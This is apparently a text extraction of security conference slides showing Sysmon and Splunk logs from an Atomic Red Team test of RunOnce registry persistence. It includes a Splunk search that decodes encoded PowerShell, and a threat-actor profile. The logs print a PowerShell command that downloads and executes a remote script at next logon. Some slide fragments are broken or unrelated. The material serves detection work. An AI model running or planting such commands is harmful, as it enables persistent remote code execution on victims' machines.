>	10/22/18 11:30:45.000 AM	<pre>&lt;Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'&gt;&lt;System&gt;&lt;Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /&gt;&lt;EventID&gt;1&lt;/EventID&gt;&lt;Version&gt;5&lt;/Version&gt;&lt;Level&gt;4&lt;/Level&gt;&lt;Task&gt;1&lt;/Task&gt;&lt;OpCode&gt;&lt;/OpCode&gt;&lt;Keywords&gt;0x8000000000000000&lt;/Keywords&gt;&lt;TimeCreated SystemTime='2018-10-22T17:30:45.099602400Z' /&gt;&lt;EventRecordID&gt;1964330&lt;/EventRecordID&gt;&lt;Correlation/&gt;&lt;Execution ProcessID='1148' ThreadID='3896' /&gt;&lt;Channel&gt;Microsoft-Windows-Sysmon/Operational&lt;/Channel&gt;&lt;Computer&gt;EC2AMAZ-M5587I7&lt;/Computer&gt;&lt;Security UserID='S-1-5-18' /&gt;&lt;/System&gt;&lt;EventData&gt;&lt;Data Name='UtcTime'&gt;2018-10-22 17:30:45.097&lt;/Data&gt;&lt;Data Name='ProcessGuid'&gt;{65C3D80C-0945-5BCE-0000-001050F8A09D}&lt;/Data&gt;&lt;Data Name='ProcessID'&gt;6052&lt;/Data&gt;&lt;Data Name='Image'&gt;C:\Windows\System32\eventcreate.exe&lt;/Data&gt;&lt;Data Name='FileVersion'&gt;10.0.14393.0 (rs1_release.160715-1616)&lt;/Data&gt;&lt;Data Name='Description'&gt;Event Create - Creates a custom event in an event log&lt;/Data&gt;&lt;Data Name='Product'&gt;Microsoft® Windows® Operating System&lt;/Data&gt;&lt;Data Name='Company'&gt;Microsoft Corporation&lt;/Data&gt;&lt;Data Name='CommandLine'&gt;"C:\Windows\system32\eventcreate.exe" /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application&lt;/Data&gt;&lt;Data Name='CurrentDirectory'&gt;C:\Users\Administrator&lt;/Data&gt;&lt;Data Name='User'&gt;EC2AMAZ-M5587I7\Administrator&lt;/Data&gt;&lt;Data Name='LogonGuid'&gt;{65C3D80C-0944-5BCE-0000-0020D3E6A09D}&lt;/Data&gt;&lt;Data Name='LogonId'&gt;0x9da06d3&lt;/Data&gt;&lt;Data Name='TerminalSessionId'&gt;0&lt;/Data&gt;&lt;Data Name='IntegrityLevel'&gt;High&lt;/Data&gt;&lt;Data Name='Hashes'&gt;MD5=1EDA7FDFA09E1582A7DAC5FEEFE0894, SHA256=AD90D99135B3E443F3DEEA5B40199CE5B83CCB0964FD9AC3F11B9224766ED7BA&lt;/Data&gt;&lt;Data Name='ParentProcessGuid'&gt;{65C3D80C-0944-5BCE-0000-00106EEBA09D}&lt;/Data&gt;&lt;Data Name='ParentProcessId'&gt;5420&lt;/Data&gt;&lt;Data Name='ParentImage'&gt;C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&lt;/Data&gt;&lt;Data Name='ParentCommandLine'&gt;powershell -encodedcommand ZQB2AGUAbgB0AGMAcgBlAGEAdABlACAALwBpAGQIAAA5ADkAOQAgAC8ARAAGACIAZBQwAGQAZQBkACAAdABlAHMAdAAgAGYAbwByACAAQMqA3ADIALgAzADEALgA3ADYLgAxADUAnAgAgCAdQBpAGQAPQAxADEAMAA1ADEAOAAxADEAMAAzACIAIAAvAFQAIABJAE4RgBPFAITQBBAFQASQBPAE4AIAAAEwAIAbhAHAACAbsAGkAYwBhAHQAaQbVgAG4A=&lt;/Data&gt;&lt;/Event&gt; host = EC2AMAZ-M5587I7   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational</pre>
>	10/22/18 11:30:45.000 AM	<pre>&lt;Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'&gt;&lt;System&gt;&lt;Provider Name='EventCreate' /&gt;&lt;EventID Qualifiers='0'&gt;999&lt;/EventID&gt;&lt;Level&gt;4&lt;/Level&gt;&lt;Task&gt;0&lt;/Task&gt;&lt;Keywords&gt;0x8000000000000000&lt;/Keywords&gt;&lt;TimeCreated SystemTime='2018-10-22T17:30:45.100660600Z' /&gt;&lt;EventRecordID&gt;5524&lt;/EventRecordID&gt;&lt;Channel&gt;Application&lt;/Channel&gt;&lt;Computer&gt;EC2AMAZ-M5587I7&lt;/Computer&gt;&lt;Security UserID='S-1-5-21-4091410199-3451966441-3463728402-500' /&gt;&lt;/System&gt;&lt;EventData&gt;&lt;Data&gt;ended test for 172.31.76.156 guid=1105181103&lt;/Data&gt;&lt;/Event&gt; host = EC2AMAZ-M5587I7   source = WinEventLog:Application   sourcetype = XmlWinEventLog:Application</pre>

# Signs of Test Execution

		172.31.76.156 guid=1105181103</Data></EventData></Event>
		host = EC2AMAZ-M5587I7   source = WinEventLog:Application   sourcetype = XmlWinEventLog:Application
>	10/22/18 11:30:45.000 AM	{ [-] guid: 1105181103 msg: Finished red team test: T1060 on machine with IP address: 172.31.76.156 playbook_info: { [+] } } <a href="#">Show as raw text</a> host = ip-172-31-66-58.ec2.internal   source = Modular Simulation   sourcetype = advsim:atr
>	10/22/18 11:30:45.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><OpCode>0</OpCode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2018-10-22T17:30:45.099602400Z' /><EventRecordID>1964330</EventRecordID><Correlation/><Execution ProcessID='1148' ThreadID='3896' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>EC2AMAZ-M5587I7</Computer><Security UserID='S-1-5-18' /><System><EventData><Data Name='UtcTime'>2018-10-22 17:30:45.097</Data><Data Name='ProcessGuid'>{65C3D80C-0945-5BCE-0000-001050F8A09D}</Data><Data Name='ProcessId'>6052</Data><Data Name='Image'>C:\Windows\System32\eventcreate.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='Description'>Event Create - Creates a custom event in an event log</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='CommandLine'>"C:\Windows\system32\eventcreate.exe" /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application</Data><Data Name='CurrentDirectory'>C:\Users\Administrator\</Data><Data Name='User'>EC2AMAZ-M5587I7\Administrator</Data><Data Name='LogonGuid'>{65C3D80C-0944-5BCE-0000-0020D3E6A09D}</Data><Data Name='LogonId'>0x9da0e6d3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=1EDA7FDF4B09E1582A7DAC5FEFFE0894, SHA256=AD90D99135B3E443F3DEEA5B40199CE5B83CCB0964FD9AC3F11B9224766ED7BA</Data><Data Name='ParentProcessGuid'>{65C3D80C-0944-5BCE-0000-00106EEBA09D}</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>powershell -encodedcommand ZQB2AGUAbgB0AGMAcgBlAGEAdAB1ACAALwBpAQAAIA5ADkA0QAgAC8ARAAGACIAZQBuAGQAZQBkACAAAdAB1AHMAdAAGAGYAbwByACAAMQA3ADIALgAzADEALgA3ADYLgAxADUAngAgAGcAdQBpAGQAPQxADEAMA1ADEAOAAxADEAMA2ACIAIAAvAFQAIABJAE4RgBPAFIATQBBAFQASQBPAE4IAAVAEwAIABhAHAAcABsAGkAYwBhAHQAaQBVAG4A</Data></EventData></Event>
>	10/22/18 11:30:45.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='EventCreate' /><EventID Qualifiers='0'>999</EventID><Level>4</Level><Task>0</Task><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2018-10-22T17:30:45.100660600Z' /><EventRecordID>5524</EventRecordID><Channel>Application</Channel><Computer>EC2AMAZ-M5587I7</Computer><Security UserID='S-1-5-21-4091410199-3451966441-3463728402-500' /></System><EventData><Data>ended test for 172.31.76.156 guid=1105181103</Data></EventData></Event>
		host = EC2AMAZ-M5587I7   source = WinEventLog:Application   sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

Sysmon non-eventCode=1

EventCode	EventDescription	Details	object_path
11	File Created		
12	Registry object added or deleted		HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\NextRun
13	Registry value set	powershell.exe "IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat")"	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\NextRun
11	File Created		

Command Lines of Events during test time

```
new_payload ::

eventcreate /id 999 /D "started test on 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "started test on 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application

$RunOnceKey = "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce"\x0aset-itemproperty $RunOnceKey "NextRun" powershell.exe "IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat")"\x0aRemove-ItemProperty -Path $RunOnceKey -Name "NextRun" -Force

$RunOnceKey = "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce"\x0aset-itemproperty $RunOnceKey "NextRun" powershell.exe "IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat")"\x0aRemove-ItemProperty -Path $RunOnceKey -Name "NextRun" -Force
```

# Finally Write the Analytic

Splunk > App: Adversary Simulator >

Administrator > 6 Messages > Settings > Activity > Help > Find

Simulation Runner Search Adversary Simulator

New Search Save As > Close

All time >

```
earliest=1540229442 latest=1540229445 host=EC2AMAZ-M5587I7
| sort _time
| rex field=CommandLine "-encodedcommand (?<payload>[a-zA-Z0-9-+=]*)"
| search payload=*
| base64 action=decode field=payload
| eval payload=replace(payload,"\\x00","")
| table payload
```

✓ 6 events (before 10/22/18 11:30:45.000 AM) No Event Sampling >

Job > Verbose Mode >


Events (6) Patterns Statistics (6) Visualization

20 Per Page > Format Preview >

payload <img alt="Upvote icon" style="vertical-align: middle;"/>

```
eventcreate /id 999 /D "started test on 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "started test on 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application
eventcreate /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application
```

```
$RunOnceKey = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"\x0aset-itemproperty $RunOnceKey "NextRun" 'powershell.exe "IEX (New-Object Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat`")"\x0aRemove-ItemProperty -Path $RunOnceKey -Name "NextRun" -Force
$RunOnceKey = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"\x0aset-itemproperty $RunOnceKey "NextRun" 'powershell.exe "IEX (New-Object Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat`")"\x0aRemove-ItemProperty -Path $RunOnceKey -Name "NextRun" -Force
```



“In conclusion...”



**Just one  
more  
thing...**



THE DOMESTICATING API



BOSS OF THE SOC





aws





ATT&CK™

# 404

This is not the  
web page you  
are looking for.



Find code, projects, and people on GitHub:

Cloud Compromises

Search

Contact Support — GitHub Status — @githubstatus



**1****SOCIO-POLITICAL AXIS**


- Fondness for causing chaos and disruption.
- Generates revenue via coin mining on compromised hosts

**CAPABILITIES**

- 
- Vulnerability scanning
  - Amplification DoS attacks
  - Crypto-coin mining

**2****TECHNICAL AXIS**

- Aliases:
  - 6HOUL@G3R
  - CRYP70KOL5CH
- Known public Coinhive site key:
  - swUaVm1xhugv49RmyEMucajPO8VPAUIS

**ADVERSARY**

